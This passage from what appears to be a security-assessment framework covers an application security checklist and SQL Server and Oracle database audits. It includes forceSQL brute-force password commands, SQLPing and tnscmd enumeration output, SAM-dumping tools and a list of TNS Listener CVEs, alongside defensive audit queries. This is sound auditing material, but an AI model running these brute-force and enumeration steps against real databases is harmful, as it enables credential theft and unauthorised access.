Code Surfer	Windows, Unix, Linux	GrammaTech http://www.grammatech.com/	Is a powerful source code analysis and navigation tool. It displays information about your program at an unprecedented level of detail.
Splint		http://www.splint.org/	Splint is a tool for statically checking C programs for security vulnerabilities and coding mistakes.

W BINARY AUDITING

This document attempts to give the user conceptual knowledge on some aspects like binary auditing and disassembly. This shall be covered with a brief explanation of concepts like memory in modern operating systems. Then the auditing covers aspects like understanding network packets and also stand alone auditing by tracing system calls. This assumes that the reader has a basic understanding of concepts like sockets and system related functions. Following this, the PE structure shall be examined briefly to explain how analysis can be done for PE files.

Considering the nature of the topic in discussion, it's generally overwhelming for the reader to cover so many aspects in Binary Auditing. Hence, the purpose of the document is to be a jumpstart for the reader so that he can follow binary auditing with ease and be ready to start work on his own. This document is by no means a complete guide to the subject nor do the authors take responsibility for the results that the reader might encounter while trying out the steps mentioned.

W.1 METHODOLOGY

Some of the methods that involve detecting vulnerabilities in software can be broadly divided into the following:

- Fuzz testing
- Stress testing
- Binary auditing

[Details on this section will be provided in further release of ISSAF]

X APPLICATION SECURITY EVALUATION CHECKLIST

	Applications Security
Introduction	Applications security ensures that operational applications supporting a business process are purchsed, developed, deployed and maintained in a secure manner
Pre-requisite	Minimum baseline standard established for each component Current configuration items from each component
Objective	To identify gaps in minimum baseline standard for each component To identify gaps in current confirmation items

	Evaluation Check	Yes	No	N/A	Evaluation Performed and Results
1	Have the following been considered during application design				
1.1	Structure design methodoloty used				
1.2	Processing requirements of application				
1.3	Performance requirements				
1.4	cosiderations for operational configuration and transaction processing requirements				
1.5	consideration for use of code in other applications				
1.6	ease of installation				
1.7	Operational requirements				
1.8	Consideration relating to application processing at multiple locations				
1.9	Future change requirements				
1.10	Security requirements				
1.11	Auditabililty considerations				
1.12	Help text and training manuals				
1.13	external third party requirements				
1.14	System Desing Documentation				
1.15	Independent examination for security requirements				
1.16	Data communications requirements				
1.17	System requirements specification document				
1.18	Secuirty requirements specification document				
2	Checks for incomplete, incorrect or inconsistent data processing with in application, and between other applications/systems				
2.1	Is the application developed in house				
2.2	Is the application purchsed from a vendor				
2.3	Is there available a complete security requirements specification document.				

2.4	Is there an internal development, maintenance, testing and user support team				
2.5	Was the experience of personnel that developed the application evaluated				
2.6	Is there appropriate segregation of responsibilities between developers inclusing the testing team				
2.7	Is the source code strictly controlled				
2.8	Is there appropriate segregation of testing, development and production facilities				
2.9	Is there sufficient staff to support the application database and the underlying operating systems				
3	Is application development outsourced?				
4	Do external contract staff for development sign confidentiality agreements and NDA's?				
5	Are there sufficient escrow agreements undertaken with the application vendor?				
6	Are audit trails and logging performed on development, source code library and operational systems				
7	Each line of code has been reviewed or a walkthrough performed				
8	Are application program staff aware of security requirements for the application				
9	Comprehensive testing is performed before the application is deployed for production				
10	Does testing include to verify that access control, audit and validation mechanisms function correctly				
11	Does testing include reaction to error conditions and out of sequence records?				
12	Is access to development source programs restricted to programmers that are developing the software				
13	Are program libraries regularly backed up?				
14	Are all program changes authorised by appropriate management?				
15	Is there a design for choosing passwords during development?				
16	Are devlopment user-ids shared?				
17	Is there automatic terminal time out facility available?				
18	Are there sufficient procedural controls?				
19	Is data input into application subject to appropriate validation controls? Are the following validation checks considered:				
20	out of range checks				

21	invalid characters in fields				
22	missing or incomplete data				
23	exceeding data volume limits				
24	unauthorised control data				
25	session or batch controls				
26	balancing controls				
27	validate system generated data				
28	check transfers between computers				
29	hash totals of files				
30	programs run at correct time				
31	programs run in correct order				
32	Is there message authentication performed?				
33	Does implementation of a new system or upgrade to an existing system is performed with appropriate change menagement? Are the following considered:				
34	S/w update by program librarian				
35	Executable code only				
36	Evidenced acceptance & testing				
37	Audit log of library updates				
38	Previous s/w revisions maintained				
39	Is system test data appropriately controlled and protected?				
40	Is test data subject to same controls as live data?				
41	Is a change control procedure is place?				
42	Is the security change of operating systems reviewed for impacted on the application systems?				
43	Are vendor supplied packages modified?				
44	Does acces to program source libraries restricted to program librarian?				
45	Is a formal risk analysis performed before performing the modifications?				
46	are programs identified for trojan code and covert channels				
47	is output data from programs validated?				
48	Is cryptography considered for applications?				

-- DATABASE SECURITY

Y DATABASE SECURITY ASSESSMENT

Oracle, MS SQL Server and MySQL are the common databases. The default ports of these services are as follows:

Service	Port	Protocol
Oracle tns	1521	TCP
Oracle tns alt	1526	TCP
Oracle tns alt	1541	TCP
Microsoft SQL	1433	TCP
Microsoft SQL SSRS	1434	UDP
Microsoft SQL hidden	2433	TCP
MySQL	3306	TCP

This section covers followings:

1. Remote Enumeration of Databases
2. Brute-forcing databases
3. Process manipulation attack
4. End-to-end audit of databases

Y.1 MICROSOFT SQL SERVER SECURITY ASSESSMENT

The Microsoft SQL Server service usually runs on TCP port 1433. However, this can be changed through the SQL Server Network Utility settings. That is not a problem, though.

The SQL Server Resolution Service (SSRS) provides information about multiple server instances running on the same machine. The service listens on UDP port 1434. It returns the IP address and port number of the SQL server instance running on that system, and you can then connect to it.

Y.1.1.1 SQL SERVER ENUMERATION

An automated tool that will do this, is SQLPing, which will take as input the range of IP addresses to scan, and query UDP 1434 on each of the live hosts to determine the SQL servers, if any, that are running on those hosts. The tool can be downloaded from http://www.sqlsecurity.com/uploads/sqlping.zip.

Example 8-11 shows the *sqlping* utility in use against a SQL 2000 Server, revealing the server name, database instance name, clustering information, along with version details and network port/named pipe information.

Y.1.1.1.1 USING SQLPING TO ENUMERATE A MICROSOFT SQL SERVER

D:\SQL> **sqlping 192.168.0.51**

SQL-Pinging 192.168.0.51

Listening....

ServerName:dbserv

InstanceName:MSSQLSERVER

IsClustered:No

Version:8.00.194

tcp:1433

np:\\dbserv\pipe\sql\query

MetaCoretex (http://www.metacoretex.com/index.php) is an entirely Java vulnerability scanning framework which puts special emphasis on databases. Probe objects are written in Java by means of an easy to extend AbstractProbe class. Additionally, probe generators make the process of writing simple probes almost automatic. In particular, here are some useful remote tests:

- **MSSQL Audit Level** This probe checks the MSSQL logon auditing configuration. It will only be capable of doing so if the JDBC Connection stored in mssql/connection has sufficient privileges

- **MSSQL Authentication Tester** This probe attempts to connect to an available MSSQL database using the user specified connection information. Upon successful connection, the probe will put the JDBC Connection object into the KB under key mssql/connection
- **MSSQL C2 Audit** This probe attempts to determine if C2 Auditing is enabled. It will only be capable of doing so if the JDBC Connection stored in mssql/connection has sufficient privileges
- **MSSQL Default DBs** This probe attempts to determine if any of the default databases are still present MSSQL Login Mode This probe checks the current LoginMode configuration of MSSQL. It will only be capable of doing so if the JDBC Connection stored in mssql/connection has sufficient privileges
- **MSSQL Login Stats** This probe attempts to determine current login statistics such as currently logged in users and logins/outs /sec

Y.1.1.2 SQL SERVER BRUTE FORCE

forcesql and *sqlbf* are two excellent remote SQL Server brute-force utilities you can run from the Win32 command line; they are available at:

http://www.sqlsecurity.com/uploads/forcesql.zip
http://www.sqlsecurity.com/uploads/sqlbf.zip

The *forcesql* tool is written by one of my team members and the latest version can always be found at http://www.nii.co.in/resources/tools.html

The features of forcesql v2.0 are:
1. Easy Command-Line Control
2. Dictionary Attack
3. Brute Force Attack
4. Much faster than v1.0
5. It allows you to choose a port other than 1433

this tool just needs the IP address or machine name of the SQL Server and the user ID that you wish to check. If you choose to brute force, enter the characters to search for in the 'charset.txt' file and the maximum password length at the command line (see Usage below). Also make sure to include the dictionary file ' words.txt ' in the same place as forceSQL.exe for the dictionary attack.

Usage :

1. For the Dictionary Attack:
forceSQL [IP] [UserID] -d

2. For the Brute Force Attack:
forceSQL [IP] [UserID] -b [length]

3. In case the port is other than 1433, you can append it to the IP seperated by a comma. Like so:
forceSQL [IP,port] [UserID] -b [length]

Example:
For a ten-character brute-force attack on an SQL Server running at 10.0.0.1 and port 5001: forceSQL 10.0.0.1,5001 -b 10

New Features:

The tremendous increase in speed of v2.0 over v1.0 is because we are no longer using any SQL/ODBC API. We spent some time figuring out the packet structure of the authentication packet as it flows over the wire. We then replicated the packet and used that to carry out the authentication, thus bypassing everything else and going directly to the Network Layer. This greatly reduced the overhead of allocating and using the SQL Handles, and the SQL API. It now checks at more than 40 passwords per second depending on network connectivity. The second significant feature we have added is that of brute forcing in addition to the existing dictionary attack.

The *sqlbf* utility is especially useful because it allows for SQL Server username and password combinations to be guessed through both the TCP/IP (port 1433) and named pipe (port 139 and 445) transports.

The SQL administrator account under Microsoft SQL Server is called *sa*. Many SQL Server 6.0, 6.5, 7.0, and 2000 installations can be found with no password set; however, SQL Server 2003 doesn't permit the password to remain blank

Y.1.1.2.1 SQLAT

SQLAT is a suite of tools which could be useful for pentesting a MS SQL Server. The tools are still in development but tend to be quite stable.

The tools do dictionary attacks, upload files, read registry and dump the SAM. They do this by wrapping extended stored procedures. There is also a tool for doing a minimal analysis of a SQL Server with output as HTML. You need to be 'sa' to run some of the tools, but this usually isn't a problem.

The tool temporarily restores the xp_cmdshell if it is removed and the dll is still left on the system. SQLAT is based on the freetds library and as of version 1.0.6 supports NTLM integrated login. It does not do named pipes yet.

Requires:

- FreeTDS http://www.freetds.org
- Pwdump2 http://razor.bindview.com/tools/files/pwdump2.zip

Y.1.1.3 SQL Server Post-Authentication

Once you have some type of access to the, preferably super-user, or you have managed a privilege escalation attack, you can review the SQL Server configuration for the following issues:

Y.1.1.4 Authentication Mode

SQL Server has two authentication modes. One where the users are authenticated using their Window NT credential, and the other where they are logged in using either Windows NT or SQL Server native credentials.

<u>Windows Authentication Mode:</u>

Windows Authentication Mode is the default authentication mode in SQL Server 2000. In this mode, SQL Server 2000 relies solely on Windows to authenticate users. Windows users or groups are then granted access to SQL Server. Connections made to the server using this mode are known as trusted connections. When Windows Authentication Mode is used, the database administrator allows users to access the computer running SQL Server by granting them the right to log in to SQL Server 2000. Windows security identifiers (SIDs) are used to track Windows authenticated logins. **It is strongly recommended that this mode be used for greater security.** It also has ease-of-use advantages as it reduces the administrative burden of creating two sets of users – one for Windows NT, and the other for SQL Server – and assigning rights separately.

Mixed Mode Authentication:

In Mixed Mode, users can be authenticated by Windows Authentication or by SQL Server Authentication. Users who are authenticated by SQL Server have their username and password pairs maintained within SQL Server. These pairs are stored in the *sysxlogins* system table of the master database.

In SQL Server 2000, Mixed Mode relies on Windows to authenticate users when the client and server are capable of using NTLM (standard Windows NT 4.0 or Windows 2000 logon using challenge/response) or Kerberos logon authentication protocols. If the client is unable to use a standard Windows logon, SQL Server requires a username and password pair, and compares this pair against those stored in its system tables. Connections that rely on username and password pairs are called non-trusted connections.

Mixed mode is supplied for backward compatibility and when SQL Server 2000 is installed on the Windows 98 or Windows Me operating systems, where Trusted connections are not supported.

To determine the authentication mode, you can execute the following query:

exec xp_loginconfig "login mode"

Y.1.1.5 Login Audit Levels:

Auditing helps in keeping track of access to the SQL Server. The level of auditing can be checked using the query:

exec xp_loginconfig "audit level"

Login Audit Levels

Value	Description
All	logs both successful and failed logging attempts. This is the

	preferred auditing setting
Failure	Auditing of only only failed attempts to SQL Server are logged.
Success	Auditing of only only success attempts to SQL Server are logged.
None	This setting is not preferred at all and you should immediately turn on the auditing and set it to ‘all’

Y.1.1.6 DATABASE INITIALIZATION CONFIGURATION

You may view the server configuration parameters by issuing the following query:

exec sp_configure

Check for the values of the following parameters:

‘allow updates’

Ad-hoc updating of system tables is very critical as it could disrupt a running instance of SQL Server or cause loss of data. Hence updates to system tables should be strictly prohibited, not only for security reasons but also for performance stability. The default settings for ‘allow update’ is 0, which prevents ad-hoc access to system tables, even if user has appropriate permissions. If its value is set to 1 it allows system table updates using ad-hoc queries, and a user can also create stored procedure to update system tables. Once stored procedures get created while ‘allow update’ is enabled, these stored procedures have the ability to update system tables even when allow update is disabled.

‘c2 audit mode’

As stated SQL Server 2000 is C2 compliant, and provides for extensive auditing facilities as per the C2 standard. This setting by default is 0, and it is recommended to set it to 1. See the section on Auditing for more information.

‘remote access’

This option is used to control logins from remote servers running instances of SQL Server. Remote access is used with remote stored procedures. Set remote access to 1 to allow logins from remote servers. Set the option to 0 to secure a local server and prevent access from a remote server.

If this setting is absolutely necessary check the credentials of remote users and minimize his access to the database tables and procedures

'scan for startup procs'

After SQL Server service is started, it checks if this setting is enabled or not. If it's enabled, SQL Server scans and executes the stored procedures, which are configured to execute at startup. Review the startup stored procedures for Trojans or any malicious code.

Y.1.1.7 SCHEDULED JOBS

SQL Server automatically executes the jobs scheduled at a particular time at particular intervals. Verify the jobs and check the code if it is a user defined stored procedure. This is a good place to launch any malicious code without getting noticed. This information is stored in the msdb system database:

msdb..sp_help_job

Y.1.1.8 EXTENDED AND STORED PROCEDURES

Ensure that the extended stored procedure *xp_cmdshell* is removed. *xp_cmdshell*, is a very critical procedure which allows execution of Operating System commands.

Check permissions on this procedure and ensure that only authorized user like sysadmin has execute permission.

exec sp_helprotect xp_cmdshell

To drop this extended procedure (do not do this for an assessment):

exec sp_dropextendedproc xp_cmdshell

The same security measures should be adopted for other extended procedures as well. It may not be feasible to drop them, but the access to these must be given only to the *sysadmin* role.

sp_Mssetalertinfo xp_regdeletevalue

sp_MSSetServerProperties	xp_regenumvalues
xp_readerrorlog	xp_regenumkeys
sp_runwebtask	xp_regread
xp_execresultset	xp_regremovemultistring
xp_printstatements	xp_regwrite
xp_displayparamstmt	xp_instance_regaddmultistring
sp_add_job	xp_instance_regdeletekey
sp_add_jobstep	xp_instance_regdeletevalue
sp_add_jobserver	xp_instance_regenumkeys
sp_start_job	xp_instance_regenumvalues
sp_get_sqlagent_properties	xp_instance_regread
xp_execresultset	xp_instance_regremovemultistring
xp_printstatements	xp_instance_regwrite
xp_displayparamstmt	xp_regdeletekey
xp_regaddmultistring	

All support for SQL mail must be removed by dropping the following stored procedures: *xp_stopmail, xp_startmail, xp_deletemail, xp_sendmail*

Check permissions on all stored and extended procedures in master and msdb:

use [master / msdb]
select O.name from sysobjects O, sysprotects P where O.uid=0 and xtype in ('X','P') and O.id=P.id

Y.1.1.8.1 STARTUP STORED PRODECURES

Check those stored procedures those are scheduled to be executed when the database starts. Study the code of each procedure and determine nothing malicious or unauthorized is present:

select * from sysobjects where (status & 2)=2 and xtype in (‘X’,’P’)

Y.1.1.9 USERS AND ROLES

Gather the list of all SQL logins and ensure that each login maps to an actual physical user:

use master

select * from sysxlogins

Ensure that all the logins are genuine physical users, and there are no dummy accounts such as ‘test’ or ‘vendor’. Ensure that there is no ‘guest’ account (except from ‘master’ and ‘msdb’).

Check those logins, which have a default database of ‘master’. The 'master' database contains the system tables and system stored procedures, which are used by SQL Server for running the SQL Server Service. Any tampering of data in this database may stop SQL Server from running. The user can change the stored procedures or update or delete the system tables for privilege escalation. Therefore it is advisable to keep away low-privileged users from 'master' and allow access to only Security admin and System admin.

select name from master..sysxlogins where dbid=1

Gather the list of users that are Windows Authenticated. See the section on Authentication Modes above. Check if these are valid users for access to SQL Server, and review their roles and privileges:

select name, password, loginname from master..syslogins where isntname=1

Check if any of the users have null password:

select name from master..sysxlogins where password is NULL

To view the list of users for each particular database:

use [database_name]

exec sp_helpuser

Check that all the users are valid database users and that they belong to valid roles

Check the roles and privileges of users in the critical 'master' and 'msdb' databases, as well as those in your current database:

master..sp_helpuser

msdb..sp_helpuser

database roles are identified by *GroupName*

Orphaned windows logins

Check for all the SQL Server windows logins, which are deleted from Windows but still exist in the SQL Server. This does not cause any immediate threats but someone who has UPDATE permissions on sysxlogins table can change his sid to that of Windows user and all the rights and permissions of Windows user will be automatically granted to him. Orphaned windows logins will also create problems in accountability.

exec master..sp_validatelogins

Mismatched UserIds

Ensure that for a particular user the *LoginName* in the SQL server and the *UserName* in the databases are the same. This is not a security issue but can create problems for DBAs when assigning permissions.

use [database name]

select l.name as 'Login name',u.name as 'User name' from master..sysxlogins l,sysusers u where l.sid=u.sid and l.name <> u.name and l.name not in('sa')

Orphaned UserIds

Check for the orphaned users who are not associated with any SQL Logins but exist in databases. Generally this situation does not exist because when any SQL Login is deleted then its associated user IDs are also deleted from the databases. However if the new database is added to SQL Server, which has existing user there will be no SQL logins associated with them and hence will have to be considered as orphaned.

use [database name]

select name from sysusers where name not in (select u.name from sysusers u, master..syslogins l where u.sid=l.sid) and sid is not null and name not in ('guest','dbo')

Do Not Use the ‘sa’ Account

It is strongly recommended not to use the ‘sa’ account due to the history of attacks that it has. Instead, a very strong password should be assigned to it and it should never be used to login for administrative tasks. If the Server is configured to use Windows Authentication mode, the ‘sa’ account cannot be used to login in any case.

SQL Server does not provide for any password security measures such as password complexity, password history, minimum password age, maximum password age, etc. Therefore you may need to use utilities such as EnforcePass available at http://www.nii.co.in/research/tools.html

Y.1.1.10 ROLES:

Roles in an SQL Server are similar to groups in Windows domains. They allow for users, who perform the same functionality to be grouped together logically. The permissions required by these users are the same, and can be granted to the role instead of to each user individually. This greatly reduces the overhead in repeatedly having to grant, deny, and revoke permissions to users directly. In SQL server, roles are implemented for each database, other than the server roles, which are discussed below. Also, a hierarchy of roles can also be created to represent varying levels of privileges.

- Public Role:

The *public* role exists in every database, including the system databases *master, msdb, tempdb* and *model*. The public role provides the default permissions for users in a database and cannot be deleted. Functionally, it can be compared to the Everyone group in the Windows NT 4.0 environment. Every database user is a member of this role automatically; therefore, users cannot be added or removed from this role.

- Predefined Roles:

SQL Server 2000 includes several predefined roles. These roles have predefined implied permissions, which cannot be granted to other user accounts. There are two types of predefined roles: fixed server roles and fixed database roles.

a. Fixed Server Roles:

Fixed server roles are server-wide in their scope. They exist outside of the databases. Each member of a fixed server role is able to add other logins to that same role.

Note: All members of the Windows BUILTIN\Administrators group (the local administrator's group) are members of the *sysadmin* role by default.

Fixed Server Role	**Description**
Sysadmin	Performs any activity in SQL Server
Serveradmin	Configures server-wide configuration

	options, shuts down the server
Setupadmin	Manages linked servers and startup procedures
Securityadmin	Manages server-wide security settings, including linked servers, and CREATE DATABASE permissions. Resets passwords for SQL Server authentication logins
Processadmin	Terminate processes running in SQL Server
Dbcreator	Creates, alters, drops, and restores any database
Diskadmin	Manages disk files
Bulkadmin	Allows a non-sysadmin user to run the bulkadmin statement.

Only highly privileged and trusted users should be members of these roles. To determine membership of any role issue the following query:

select name, loginname from master..syslogins where [fixed_server_role]=1

For instance, to determine members of the *sysadmin* role:

select name, loginname from master..syslogins where sysadmin=1

It is recommended that SQL Server DBAs be granted access to SQL Server through Windows group membership, and that this group be a member of the *sysadmin* server role. However, a Windows administrator can give anyone *sysadmin* permissions on SQL Server 2000, as he has rights to add any user to the Windows group. In such a case, individual Windows accounts should be assigned to the *sysadmin* role.

b. Fixed Database Roles:

Fixed database roles are defined at the database level and exist in each database. Members of the *db_owner* and *db_security* admin roles can manage fixed database role membership; however, only the *db_owner* can add others to the *db_owner* fixed database role.

Fixed Database Role	**Description**
db_owner	Performs all maintenance and configuration activities in the database
db_accessadmin	Adds or removes access for Windows users, groups, and SQL Server logins
db_datareader	Reads all data from all user tables
db_datawriter	Adds, deletes, or changes data in all user tables
db_ddladmin	Runs any Data Definition Language (DDL) command in a database
db_securityadmin	Modifies role membership and manages permissions
db_backupoperator	Backs up the database.
db_denydatareader	Cannot read any data in user tables within a database
db_denydatawriter	Cannot add, modify, or delete data in any user tables or views

To determine memberships of these roles for any given database:

exec [database_name]..sp_helprolemember '[fixed_database_role]'

For instance, to determine role membership of the 'db_owner' role for the msdb database:

exec msdb..sp_helprolemember 'db_owner'

c. User-Defined Roles:

User-defined roles provide an easy way to manage permissions in a database when a group of users performs a specified set of activities in SQL Server 2000 and there is no applicable Microsoft Windows group, or if the database administrator does not have permissions to manage the Windows user accounts. In these situations, user-defined roles provide the database administrator the same flexibility as Windows groups. User-defined roles apply only at the database level, and are local to the database in which they were created.

To determine role memberships for user-defined roles issue the same query as above:

exec [database_name]..sp_helprolemember 'user_define_role'

d. Application Roles:

Application roles allow the database administrator to restrict user access to data based on the application that the user is using. Application roles allow the application to take over the responsibility of user authentication.

When an application makes a connection to SQL Server 2000, it executes the *sp_setapprole* stored procedure, which takes two parameters: username and password (these parameters can be encrypted). The existing permissions assigned to the user are dropped, and the security context of the application role is assumed.

To determine application roles:

select * from sysusers where issqlrole = 1 and isapprole = 1

Y.1.1.11 USER PRIVILEGES AND ACCESS RIGHTS

Permissions within a database are always granted to database users, roles, and Windows users or groups, but never to SQL Server 2000 logons. The methods used to set the appropriate permissions for users or roles within a database are: granting permissions, denying permissions, and revoking permissions.

The GRANT statement is used to grant permissions to a user on a given object.

The DENY statement allows an administrator to deny an object or statement permission to a user or role. As with Windows permissions, DENY takes precedence over all other permissions.

The REVOKE statement is used to remove permissions that were granted earlier.

Permissions can also be granted to a role using the 'WITH GRANT' option. This allows the grantee to later onwards become the grantor and grant that permission to other users. This must be used sparingly and those permissions that have the 'WITH GRANT' option must be audited carefully:

select table_name, grantor,grantee, table_catalog, privilege_type, is_grantable from information_schema.table_privileges where is_grantable ='YES'

As stated earlier, the PUBLIC role is a default general role, and all users are its members. Therefore, permissions granted to this role must be carefully audited. In fact, all permissions must be removed for PUBLIC and required permissions must be granted to specific roles as per their credentials. To view permissions for PUBLIC for a given database:

select table_name, grantor,grantee, table_catalog, privilege_type, is_grantable from [database_name].information_schema.table_privileges where grantee = 'PUBLIC'

To view permissions granted to a given user:

exec sp_helprotect 'username'

Statement permissions

These are the permissions, which are required for creating objects such as tables and views. The user who creates the objects becomes the owner and has all the permissions. These are critical permissions and therefore only authorized users should have these permissions. Some such permissions are:

CREATE DATABASE, CREATE DEFAULT, CREATE FUNCTION, CREATE PROCEDURE, CREATE RULE, CREATE TABLE, CREATE VIEW, BACKUP DATABASE, BACKUP LOG

use [database name]

exec sp_helprotect 'CREATE TABLE'

Temporary tables and procedures

Check for all the temporary tables and procedures existing in the databases. These objects are created in the **tempd** database. Global temporary tables identified by ## are accessible to all users by default and therefore it should not contain any critical data. Temporary stored procedures should be verified against any malicious code.

select substring(name,1,30) as name, case xtype when 'P' then 'Stored proc' when 'U' then 'User table' end as 'ObjectType', crdate as 'created on', refdate as 'referred on' from tempdb..sysobjects where name like '#%'

Ad-hoc queries by Data-Providers

Disable ad hoc queries for the following data providers. This functionality can be proved to be fatal since it allows the use of OPENROWSET which fetches data into SQL Server using OLE DB connection, that could be used to exploit the buffer overflow vulnerabilities and eventually a sophisticated compromise of SQL Server.

If some data provider explicitly requires this functionality then it should be allowed to use ad-hoc queries.

- Microsoft OLE DB Provider for SQL Server (SQLOLEDB-)
- Microsoft OLE DB Provider for Microsoft Jet (Microsoft.Jet.Oledb.4.0)
- Microsoft OLE DB Provider for Oracle (MSDAORA)
- Microsoft OLE DB Provider for Microsoft Active Directory Service (ADSDSOObject)
- Microsoft OLE DB Provider for Indexing Service (MSIDXS)
- Microsoft OLE DB Provider for Microsoft Site Server(MSSEARCHSQL)
- Microsoft OLE DB Provider for ODBC(MSDASQL)

To prevent such attack, create a registry key *DisallowAdhocAccess* and set it to 1 at the this registry path

HKLM\Software\Microsoft\MSSqlServer\Providers\[SQLOLEDB]

Ensure that the registry key *DisallowAdhocAccess* and set it to 1 for all data providers

SQL Agent Security

Perform the following checks for SQL Server Agent

Ensure that SQL Agent service is not using *localsystem* or windows administrator account.

Ensure that only sysadmins are allowed to add scheduled jobs.

Ensure that login name which SQL Agent uses for SQL Server login is not sa or sysadmin group.

use msdb

exec sp_get_sqlagent_properties

Check for owner of the job and originating server and ensure they are authorized for scheduling jobs. To list all the scheduled jobs use

use msdb

exec sp_get_composite_job_info

Review the sql commands in each scheduled jobs for any malicious code.

use msdb

exec sp_help_jobstep [job_id]

You may also view all this information through Enterprise Manager. Go to Management and right-click on SQL Server Agent. Go to the Properties tab to see which user-account the Agent is running with.

Within this window go to the Job System tab and ensure that “Only users with SysAdmin privileges can execute CmdExec and ActiveScripting job steps.

Go to the Connection tab and ensure that the SQLAgent does not authenticate to the SQL server using the ‘sa’ login.

Also see what Alerts already exist and what Jobs are scheduled.

Y.2 ORACLE SECURITY ASSESSMENT

One of the most vulnerable and high impact attack vectors for an Oracle database is the TNS Listener service. The Transparent Network Substrate (TNS) protocol is used by Oracle clients to connect to database instances via the TNS Listener service. The service listens on TCP port 1521 by default. There exist numerous vulnerabilities in this service, ranging from information disclosure to buffer overflows. A number of these can be exploited without any authentication. Even if authentication is required, the large number of default Oracle accounts results in those attacks being successful as well.

Y.2.1.1 TNS LISTENER ENUMERATION AND INFORMATION LEAK ATTACKS

The listener service has its own authentication mechanism and is controlled and administered using the lsnrctl utility. The default configuration of the TNS Listener service has no authentication and no logging either. Database security vendor Integrigy offers a tool for checking Listener service security that can be downloaded from its http://www.integrigy.com/ .

tnscmd can be used to speak, on a very simple level, with Oracle's TNS listener.. It's a Perl script that's available at http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd.

Y.2.1.1.1 PINGING THE TNS LISTENER

You can use tnscmd.pl to issue various commands to the TNS Listener service. If we want to ping this host to see if it is actually running tnslsnr, we would type:

```
unix% tnscmd -h oraclebox.example.com -p 1521
sending (CONNECT_DATA=(COMMAND=ping)) to oraclebox.example.com:1521
writing 87 bytes
reading
```

```
.I......"..=(DESCRIPTION=(TMP=)(VSNNUM=135290880)(ERR=0)(ALIAS=LISTENE
R))
```

Here we see three things:

- the TNS command: (CONNECT_DATA=(COMMAND=ping))
- the raw TNS packet sent to tnslsnr: .W.......6. [etc]
- and the raw TNS reply packet from tnslsnr: .I......"..=(DESCRIPTION=([etc]

This reply is typical of 'ping' replies. The VSNNUM is the version number encoded in decimal. It can be converted to hex, simply by opening up the Windows calculator in Scientific mode, and entering this number into the text box. Hit the Hex radio button, and viola! you have the actual Oracle version number.

There are (at least) three commands that are useful for information gathering, version, status and services:

```
unix% tnscmd version -h oraclebox.example.com -p 1521
sending (CONNECT_DATA=(COMMAND=version)) to oraclebox.example.com:1521
writing 90 bytes
reading
.M.......6.........-............(DESCRIPTION=(TMP=)(VSNNUM=135290880)(ERR=0)).
a........TNSLSNR.for.Solaris:.Version.8.1.6.0.0.-.Production..TNS.for.Solaris:
.Version.8.1.6.0.0.-.Production..Unix.Domain.Socket.IPC.NT.Protocol.Adaptor.fo
r.Solaris:.Version.8.1.6.0.0.-.Production..Oracle.Bequeath.NT.Protocol.Adapter
.for.Solaris:.Version.8.1.6.0.0.-.Production..TCP/IP.NT.Protocol.Adapter.for.S
olaris:.Version.8.1.6.0.0.-.Production,,.........@
```

This is pretty straightforward. version reveals the version of Oracle (in this case, 8.1.6.0.0 for Solaris). Another command, status is a bit more verbose:

```
unix% tnscmd status -h oraclebox.example.com -p 1521
sending (CONNECT_DATA=(COMMAND=status)) to oraclebox.example.com:1521
writing 89 bytes
reading
.........6.........`.............j........(DESCRIPTION=(TMP=)(VSNNUM=135290880

)(ERR=0)(ALIAS=LISTENER)(SECURITY=OFF)(VERSION=TNSLSNR.for.Solaris:.V
ersion.8.
1.6.0.0.-.Production)(START_DATE=01-SEP-
2000.18:35:49)(SIDNUM=1)(LOGFILE=/u01/
app/oracle/product/8.1.6/network/log/listener.log)(PRMFILE=/u01/app/oracle/pro
```

[snipped for brevity]

The output is a bit hard to read, but because it's all balanced within parentheses, tnscmd can break it up with the --indent option and make it readable:

unix% tnscmd status -h oraclebox.example.com -p 1521 --indent
We'll get something like:

```
 DESCRIPTION=
   TMP=
   VSNNUM=135290880
   ERR=0
   ALIAS=LISTENER
   SECURITY=OFF
   VERSION=TNSLSNR.for.Solaris:.Version.8.1.6.0.0.-.Production
   START_DATE=01-SEP-2000.18:35:49
   SIDNUM=1
   LOGFILE=/u01/app/oracle/product/8.1.6/network/log/listener.log
   PRMFILE=/u01/app/oracle/product/8.1.6//network/admin/listener.ora
   TRACING=off
   UPTIME=2032269835
   SNMP=OFF
```

Note SECURITY=OFF. This may indicate whether or not the DBA has assigned a password to the listener.
Note START_DATE and UPTIME. Not clear if UPTIME is the tnslsnr uptime or the host uptime.
Note the path to LOGFILE and PRMFILE. This can give you a good idea of the filesystem layout.
The *tnscmd.pl* documentation written and maintained by James W. Abendschan at http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd-doc.html lists a number of TNS Listener commands that can be executed remotely using the tool

Y.2.1.2 TNS LISTENER PROCESS-MANIPULATION VULNERABILITIES

There are a number of serious vulnerabilities in the TNS Listener service. A simple search on CVE with the keywords Oracle TNS Listener reveals the following:

CVE-2002-0567	Oracle 8i and 9i with PL/SQL package for External Procedures (EXTPROC) allows remote attackers to bypass authentication and execute arbitrary functions by using the TNS Listener to directly connect to the EXTPROC process.
CVE-2002-0965	Buffer overflow in TNS Listener for Oracle 9i Database Server on Windows systems, and Oracle 8 on VM, allows local users to execute arbitrary code via a long SERVICE_NAME parameter, which is not properly handled when writing an error message to a log file.
CVE-2002-1118	TNS Listener in Oracle Net Services for Oracle 9i 9.2.x and 9.0.x, and Oracle 8i 8.1.x, allows remote attackers to cause a denial of service (hang or crash) via a SERVICE_CURLOAD command.
CAN-2001-0499	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0499Buffer overflow in Transparent Network Substrate (TNS) Listener in Oracle 8i 8.1.7 and earlier allows remote attackers to gain privileges via a long argument to the commands (1) STATUS, (2) PING, (3) SERVICES, (4) TRC_FILE, (5) SAVE_CONFIG, or (6) RELOAD.
CAN-2002-0509	Transparent Network Substrate (TNS) Listener in Oracle 9i 9.0.1.1 allows remote attackers to cause a denial of service (CPU consumption) via a single malformed TCP packet to port 1521.

Y.2.1.3 Oracle Brute-Force and Post-Authentication Issues

Once you identify an Oracle databse, the first attempt should be try and authenticate with backend database instances. For this you need an Oracle client utility such as the command-line *sqlplus* or the barely graphical user interface SQL*Plus. Some products, such as ISS Database Scanner (http://www.iss.net), and AuditPro for Databases (http://www.nii.co.in), will run a series of Oracle security checks and carry out a comprehensive audit. AuditPro (is my firm's tool, so just plugging it in), comes with a free license of its operating system audit module, whenever you take the database audit module.

The following table lists default Oracle accounts and passwords you can try.

